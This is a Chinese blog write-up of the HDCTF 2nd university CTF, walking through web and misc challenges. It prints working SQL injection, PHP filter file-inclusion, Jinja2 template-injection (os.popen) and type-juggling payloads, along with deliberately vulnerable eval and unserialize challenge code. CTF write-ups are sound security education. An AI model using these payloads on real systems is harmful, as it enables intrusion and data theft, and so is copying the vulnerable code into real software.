

HDCTF-2nd复盘

原创

合天网安实验室 于 2020-10-28 11:12:47 发布 1352 收藏 6

分类专栏: [CTF](#) 文章标签: [人机交互](#) [xss](#) [wireshark](#) [archlinux](#) [nagios](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_38154820/article/details/109349267

版权



[CTF 专栏收录该内容](#)

42 篇文章 7 订阅

订阅专栏

HDCTF_2nd, 海南大学校内赛。国庆打的, 之前没时间复现。校外人水了个纪念品。感谢Gamous不舍赐教。感动的哭了。比赛的复盘。有些没做出来的阔以看官方wp。题附及官方wp已打包:

蓝奏:

<https://wvs.lanzous.com/i7HmLhmw18f>

百度云:

链接: <https://pan.baidu.com/s/1mKWDG-bftD-kPAeZwEUvGw>

提取码: bcxv

1

WEB

signin:

明文:

HDCTF{c7ce9f2d891f0ef68ce8c4eec4b92cc3padding}

BASE64编码 >

< BASE64解码

BASE64:

SERDVEZ7YzdjZTlmMmQ4OTFmMGVmNjhjZThjNGVYzRiOTJjYzNwYWRkaW5nfQ==

打开网页, 源代码, base64解码

babysql(ACTF题):

这题, 一开始以为是纯注入, 一个一个试'load_file','information_schema'。还过滤了挺多东西的, 后来就直接绕过注入, 直接select即可。看提示(划线划掉的)也是

查完字段是三个之后, 直接查询flag即可。

```
1' union select 1,2,flag from flag#
```

用户名: aaa
密码: aaa

用户信息查询

select flag from flag

id:

Submit

用户名: 2
密码: HDCTF{ACTF_baby_baby_baby_sqllll}

用户信息查询

select flag from flag

id:

Submit

babyrce(ACTF题):

这题也没啥限制，就是最简单的rce，../就返回上级目录，flag就是flag文件。

PING

PING

HDCTF{ACTF_command_exe_hhhhhh}

easygit(ACTF题):

```
root@jin:~/HDCTF/esgit/GitHack# python GitHack.py http://8.129.15.153:20003/.git/
[+] Download and parse index file ...
flag.php
index.php
[OK] index.php
[OK] flag.php
root@jin:~/HDCTF/esgit/GitHack# cat 8.129.15.153_20003/
flag.php index.php
root@jin:~/HDCTF/esgit/GitHack# cat 8.129.15.153_20003/flag.php
<?php

$flag = "HDCTF{ACTF_.git_leak_is_dangerous}";root@jin:~/HDCTF/esgit/GitHack#
```

git泄露，github上找个工具，下了源码直接cat flag就好了

backup_file(ACTF题):

index.php.bak, 备份文件, 根据源码绕过就好了, 构造?key=123即可

```
[13:51:20] 403 - 303B - /.htaccessOLD2
[13:51:20] 403 - 301B - /.httr-oauth
[13:51:35] 200 - 28B - /index.php
[13:51:35] 200 - 329B - /index.bak
[13:51:35] 200 - 329B - /index.php.bak
[13:51:35] 200 - 28B - /index.php/login/
[13:51:41] 403 - 303B - /server-status
[13:51:42] 403 - 304B - /server-status/

Task Completed

C:\Users\Administrator\Desktop\dirsearch-0.4.0\dirsearch-0.4.0>python dirsearch.
py -u http://8.129.15.153:20004/ -e php_
```

```
index.php.bak X
C: > Users > Administrator > Downloads > index.php.bak
1  <?php
2  include_once "flag.php";
3
4  if(isset($_GET['key'])) {
5      $key = $_GET['key'];
6      if(!is_numeric($key)) {
7          exit("Just num!");
8      }
9      $key = intval($key);
10     $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
11     if($key == $str) {
12         echo $flag;
13     }
14 }
15 else {
16     echo "Try to find out source file!";
17 }
18
19
```

考点应该是php弱类型

参考别人总结的:

<https://www.cnblogs.com/Mrsm1th/p/6745532.html>

0x02 知识介绍

php中有两种比较的符号 == 与 ===

```
1 <?php
2 $a = $b ;
3 $a=== $b ;
4 ?>
```

=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

== 在进行比较的时候，会先将字符串类型转化成相同，再比较

如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行

intval函数直接将值转换成数字，即数字跟字符串比较。

传key=123即可绕过限制。

```
← → ↻ ⚠ 不安全 | 8.129.15.153:20004/index.php?key=123
```

HDCTF{ACTF_D0n'T_FoRGeT_BacKuP_Fi1e}

easy_file_include(ACTF题):

伪协议直接包含

```
http://8.129.15.153:20005/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

点击页面的tips，文件包含php伪协议直接尝试即可

```
← → ↻ ⚠ 不安全 | 8.129.15.153:20005/?file=flag.php
```

Can you find out the flag?

```
← → ↻ ⚠ 不安全 | 8.129.15.153:20005/?file=php://filter/read=convert.base64-encode/resource=flag.php ☆
```

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL0hEQ1RGe0FDVEZfRmkxZV9JbkNsVWRFX0lzX0VhU3I9

```
<?php
echo "Can you find out the flag?";
//HDCTF{ACTF_Fi1e_InCIUdE_Is_EaSy}
```

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL0hEQ1RGe0FDVEZfRmkxZV9JbkNsVWRFX0lzX0VhU3I9
```

do_u_know_HTTP:

提交get参数Hainan_University,然后在post提交HnuSec即可。在根据最后一条，burpsuite抓包加上http头，没啥难的，就按要求提交各类参数就好了。就是post的时候我bp一直不行，用hackbar才可以


```

9     function hex2bin($hexdata){
10         $bindata = '';
11         for ($i=0; $i<strlen($hexdata); $i+=2){
12             $bindata .= chr(hexdec(substr($hexdata,$i,2)));
13         }
14         return $bindata;
15     }
16 }
17
18 if(!function_exists('bin2hex')) {
19     function bin2hex($str) {
20         $strlen = strlen($str);
21         $fin = '';
22         for($i =0; $i < $strlen; $i++) {
23             $fin .= dechex(ord($str[$i]));
24         }
25         return $fin;
26     }
27 }
28 @header('Hint: !HDCTF!.php && bin2hex(base64_encode(gzdeflate($file)))');
29 if(!isset($_GET['img']))
30     header('Refresh:0;url=./index.php?img=53307a4a7a637a544b38684c4277413d');
31 $file = gzinflate(base64_decode(hex2bin($_GET['img'])));
32 echo '<title>HDCTF2nd</title>';
33 echo '<center><h3>'.$_GET['img'].'</h3>';
34 $file = preg_replace("/\[^\^a-zA-Z0-9.\]+/", "", $file);
35 $file = str_replace(["HnuSec", "!"], "", $file);
36 $txt = base64_encode(file_get_contents($file));
37 echo "<img src='data:image/gif;base64, ".$txt."'></img></center>";
38
39 ?>

```

```
<?php DEFINE('FLAG','HDCTF{8eb106829505b59a67f3fe5557e777f4}');
```

```
PD9waHAgREVGSU5FKCdGTEFHJywnSERDVEZ7OGViMTA2ODI5NTA1YjU5YTYzZjNm
ZTU1NTdlNzc3ZjR9Jyk7
```

hash_hmac:

观察源码，直接绕过即可。post传x[]=QNKCDZO&y[]=aabg7XSs。给了个 filllllllllllag.php，访问cat flag

md5弱类型，直接绕过吧

```

8.129.15.153:20010
$х = $_POST['x'];$y = $_POST['y'];if($х!=$y && hash_hmac('md5', $х, '*****')==hash_hmac('md5', $y, '*****')){die('flag is in *****.php');}

```

← → ↻ ⚠ 不安全 | 8.129.15.153:20010

flag is in fllllllllllag.php

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar EditThis

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING

URL
http://8.129.15.153:20010/

Enable POST enctype application/x-www-form-urlencoded **ADD HEADER**



Body
x[]=QNKCDZO&y[]=aabg7XSs

← → ↻ ⚠ 不安全 | 8.129.15.153:20010/fllllllllllag.php

HDCTF{9416f5bfeb51f5e788f30840a6b1d601}

welcome:

猜测弱口令，admin/123456，密码错误左上角弹出密码。输入 cat flag



calculator_v1

flask的一题，下载给的python文件，没做任何过滤。直接cat flag即可

```
app.py ×
C: > Users > Administrator > Downloads > app.py > index
1  from flask import Flask, render_template_string, request
2
3  app = Flask(__name__)
4
5
6  @app.route('/', methods=['GET'])
7  def index():
8      if not request.args.get("question"):
9          answer = '你输入了个啥? 寂寞嘛'
10         else:
11             answer = eval(str(request.args.get("question")))
12             template = """
13             {% extends "index.html" %}
14             {% block content %}
15             <label>""" + str(answer) + """</label>
16             {% endblock %}"""
17             return render_template_string(template)
18
19
20 @app.route('/source')
21 def source():
22     return open("app.py", "rb").read()
23
24 if __name__ == '__main__':
25     app.run(debug=False)
26
```



ezflask


给了个参考链接，模板注入。还什么都没过滤。就直接套了wp里的payload。

```
https://www.k0rz3n.com/2018/11/12/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%
```

```
{{config.__class__.__init__.__globals__['os'].popen('cat ./flag').read()}}
```



warmup



getshell


getshell。看过滤。过滤逗号和等号，而后用.来连接前后。

直接把连接前面的闭合掉，在用//注释符把后面注释掉



```
<?php
$str = $_POST['str'];

if(isset($str)){
    $sp = ",";
    $kv = "=";

    $arr = str_replace(array($kv,$sp),array(">","<"),array(">.$str.<"));
    eval("\$arr." = $arr.");
}
else{
    show_source(__FILE__);
}
}
```



直接闭合后面也是可以cat flag的，看源码就拿到flag了



dudaima

get给pass传个值，然后反序列化他。就满足if里的条件即可

就可自己测试了。引用赋值和传值赋值参考：

<https://blog.csdn.net/m15712884682/article/details/77350027>

```
<?php
show_source(__FILE__);
error_reporting(0);

include "lib.php";

class Just4Fun {
    public $enter;
    public $secret;
}

if(isset($_GET["pass"])) {
    $o = unserialize($_GET["pass"]);

    $o->secret = bin2hex(random_bytes(256));

    if ($o->secret === $o->enter){
        echo FLAG;
    }else{
        die("secret or enter wrong!");
    }
}else{
    die("no pass");
}
```



HDCTF{72595ef46cff90ccb8dd99a177721bc5}

```
index.php X
D: > phpstudy_pro > WWW > index.php
1 <?php
2 class Just4Fun{
3     public $enter;
4     public $secret;
5 }
6 $o = new Just4Fun;
7 $o->secret=&$o->enter;
8 //用两个变量来指向同一个内容，enter指向secret的
9 echo serialize($o);
10 ?>
```

剩下的web题就不咋会了。还有几道flask和反序列化，可以看看官方wp

2

MISC

签到题：

直接输flag，签到即可。

挑战

56 Solves

×

签到题

50

欢迎大家参加"HDCTF 2nd", 提交下面的flag开启你的ctf之旅吧! HDCTF{welcome_to_hdctf_2nd}

Flag

Submit

一步之遥:

伪加密

挑战

36 Solves

×

一步之遥

100

康熙在生前曾经立了一份遗诏, 说是把皇位传位十四子胤禵, 但在康熙去世之后, 却由第四个儿子雍正继承了皇位, 康熙皇帝最开始到底想要把皇位传给谁, 到底是“传位十四子”还是“传位于四子”? 去研究一下zip的文件头结构吧, 只需改变一字节, 你就能得到这个flag!

really.zip

Flag


Submit

改成00打开


840h:	(87) 43 F0 7F 86 B4 1F 0A E8 F6 F1 A8 8E CB 49 B1	{C8.+'.èõñ"ŽËI±
850h:	8A CE 14 FA 2C 6A 05 75 54 51 58 1B 05 14 51 40	Šř.ú,j.uTQX...Q@
860h:	05 14 51 40 1F FF D9 50 4B 01 02 3F 00 14 00 01	..Q@.yÜPK.}?...
870h:	00 08 00 AE B2 2D 51 AD BB 4B 20 2D A8 01 00 81	...@+~Q~»K -~.1
880h:	B4 01 00 1C 00 24 00 00 00 00 00 00 00 00 00	'....\$......
890h:	00 00 00 00 00 32 30 31 37 30 36 32 32 31 34 3920170622149
8A0h:	38 31 31 37 36 33 33 35 37 37 35 36 38 2E 6A 70	8117633577568.jp
8B0h:	67 0A 00 20 00 00 00 00 00 01 00 18 00 AB A9 6C	g.....«@l
8C0h:	2A D9 89 D6 01 2A 5D 1F EA D9 89 D6 01 69 3C 54	*Û%Ö.*j.èÛ%Ö.i<T
8D0h:	8E D8 89 D6 01 50 4B 05 06 00 00 00 00 01 00 01	Ž0%Ö.PK.....
8E0h:	00 6E 00 00 00 67 A8 01 00 00 00	.n...σ~....

你知道lsb是什么意思吗

就lsb低位隐写, 存为7z即可



后来保存下来，看到文件较小，也猜到可能是crc32，找工具爆了确实也不是



在比赛中是没想到可能会是纯数字，后来就写个纯数字的爆破脚本即可(脚本来自官方wp)

```
root@jin:~/HDCTF/lsb# vim crc.py
root@jin:~/HDCTF/lsb# python crc.py
('crc1:', '18975')
root@jin:~/HDCTF/lsb# vim crc.py
root@jin:~/HDCTF/lsb# cat crc.py
import binascii


def str2num(s):
    return int(s, 16)

